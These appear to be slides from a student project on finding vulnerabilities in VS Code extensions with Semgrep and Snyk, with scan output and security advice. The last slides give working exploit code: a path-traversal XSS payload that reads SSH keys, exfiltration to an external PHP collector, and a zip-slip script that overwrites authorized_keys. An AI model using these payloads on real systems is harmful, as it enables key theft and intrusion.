
- Challenges in automating the vulnerability detection
  - Very difficult to identify the first vulnerability in extension.
  - Difficult to figure out the keyword to pull extensions.
  - Difficult to automate the process
    - Extensions have different commands and conditions to start.
    - Extensions are super vast in their functionality.
    - `Ex: package.nls.json`
- Future Work
  - Expand the scope of testing to include more extensions and other types of vulnerabilities.
  - Increase detection accuracy.
  - Evaluate and integrate additional IDEs.

Interesting Insights

- As a user:
  - Do not trust any piece of software blindly.
  - Before installation check if it is updated and safe to use.
  - Cannot protect against 0-day vulnerability.
  - Higher number of downloads or star ratings do not ensure security.
  - Restrict the auto download and access of folders to the browser.
- As a developer:
  - Sanities the user input for special characters.
  - Keep your developed software updated by staying up to date about the vulnerabilities.
  - Follow the “Defense-in-depth” security principle.
  - Before using any dependencies check if it outdated or has known vulnerability. (Snyk)
  - Use tools like Semgrep to check if your software has any potential vulnerability in code.
  - Do not use default names for the SSH Keys.


thank you
danke
謝謝
ngiyabonga
شكراً جزيلاً
рахмат
teşekkür ederim
Баярлалаа
спасибо
gracias
merci
obrigado
bedankt
dziękuję
go raibh maith agat
sukriya
kop khun krap
mochchakkeram
arigatô
dakujem
grazie
terima kasih
takk
tapadh leat
hvala
mauruuru
sagolun
taiku
ευχαριστώ
감사합니다
ありがとう
dank je
mersi
barka
welalin
tack
spas
kia ora
mahalo
faafetai lava
vinaka
blagodaram
misaotra
matondo
paldies
grazzi
спасибі
kiitos
dankie
nanni
nandri
dhanyavad
хвала
asante
manana
obrigada
tenki
murakoze
köszönöm
aciu
dankon
akun
bayarlalaa
gràcie
enkosi
djiere dieuf
tau
дякую
mamnun
chokrane
chnorakaloutioun
gratias ago
gràcies
sulpáy
sobodi
dēkuji
trugarez
mèsi
didi madloba
najis tuke
tanemirt
rahmet
rahmat
kam sah hamnida
diolch
dhanyavadagalu
shukriya
mercé
мерси
xièxie
তোমাকে ধন্যবাদ

Automate Vulnerability Testing




```
<testcase name="javascript.lang.security.audit.path-traversal.path-join-resolve-traversal.path-join-resolve-traversal"
classname="/Users/zta/Documents/EC521/src/unzipped/GlysisSoftware-GSLiveCoder-1.1.0/extension/src/Helper.ts" file="/Users/
zta/Documents/EC521/src/unzipped/GlysisSoftware-GSLiveCoder-1.1.0/extension/src/Helper.ts" line="91">
    <failure type="WARNING" message="Detected possible user input going into a `path.join` or `path.resolve` function.
    This could possibly lead to a path traversal vulnerability,  where the attacker can access arbitrary files stored in
    the file system. Instead, be sure to sanitize or validate user input first.">                ignoreFiles.push(path.join
    (workspacePath, ignoredPath));
```

	Name	SemGrep	SemGrep_file	SNYK_Issues	SNYK_file
0	glebv-vscode-open-in-stash-0.0.2	failures="0"	glebv-vscode-open-in-stash-0.0.2.txt	Found 14 issues, 89 vulnerable paths	glebv-vscode-open-in-stash-0.0.2.txt
1	Thinker-sort-json-17.0.1	failures="0"	Thinker-sort-json-17.0.1.txt	0	Thinker-sort-json-17.0.1.txt
2	TeodoroVIllanueva-php-live-server-0.0.1	failures="0"	TeodoroVIllanueva-php-live-server-0.0.1.txt	0	TeodoroVIllanueva-php-live-server-0.0.1.txt
3	rbuckton-tsserver-live-reload-1.0.1	failures="1"	rbuckton-tsserver-live-reload-1.0.1.txt	0	rbuckton-tsserver-live-reload-1.0.1.txt
4	rintoj-json-organizer-0.0.4	failures="1"	rintoj-json-organizer-0.0.4.txt	Found 4 issues, 4 vulnerable paths	rintoj-json-organizer-0.0.4.txt
5	sallar-json-to-js-object-0.0.4	failures="0"	sallar-json-to-js-object-0.0.4.txt	0	sallar-json-to-js-object-0.0.4.txt

Back

Path Traversal Exploitation

- Creating a Payload.

```
const maxNesting = 10;
// The XSS payload.
const payload = `<body> <script>
    for (let n = 0; n < ${maxNesting}; n++) {
    fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
    .then((res) => {if (res.status === 200) {
        res.text().then((data) => window.parent.postMessage(data, '*'));
    }
}); }</scr`+"ipt></bo"+"dy>";
```

- Download the payload on victim's system.

```
const fileName = `file_${Math.random()}.html`;
const a = document.createElement('a');
a.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(payload));
a.setAttribute('download', fileName);
a.style.display = 'none';
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
```

Back

Path Traversal Exploitation

- Load the downloaded payload from victim's system in an iframe in the browser.

```
setTimeout(() => {
  for (let n = 0; n < maxNesting; n++) {
        const iframe = document.createElement('iframe');
        iframe.setAttribute('src', `http://localhost:8080/${'..%2f'.repeat(n)}Downloads/${fileName}`);
        iframe.setAttribute('style', 'width: 0px; height: 0px;')
        document.body.appendChild(iframe);
  }
}, 2000);
```

Same Origin

```
<body> <script>
        for (let n = 0; n < 10; n++) {
        fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
        .then((res) => {if (res.status === 200) {
            res.text().then((data) => window.parent.postMessage(data, '*'));
        }
    }); }</script></body>
```

Same Origin

Back

Path Traversal Exploitation

- Send the key to malicious server.

```
window.addEventListener('message', (event) => {
    const formData = new FormData();
    formData.append('data', event.data);
    fetch('https://welcometomywebpage.000webhostapp.com/data.php', {

      "method": "POST",
      "body": formData
    });
}, false);
```

- Server-side PHP code.

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $key = $_POST["data"];
  $filename =  "details.txt";
  if (file_exists($filename)) {
        $handle = fopen($filename, 'a');
    } else {
        $handle = fopen($filename, 'w');
    }
  $handle = fopen($filename, "a");
  fwrite($handle, "Key: \n$key\n");
  fclose($handle);
}
?>
```

Back

Zip Slip Exploitation

- Code to create a zip file which contains a file with name ../../../

```
import zipfile
import io
output_zip = "test.zip"
file_name = "../../../../../.ssh/authorized_keys"
file_content = "PUBLIC SSH KEY"
text_file = io.StringIO()
text_file.write(file_content)
text_file.seek(0)
data = text_file.getvalue().encode("utf-8")
text_file.close()
binary_file = io.BytesIO(data)
with zipfile.ZipFile(output_zip, "w") as zipf:
    zipf.writestr(file_name, binary_file.getvalue())
binary_file.close()
```

Back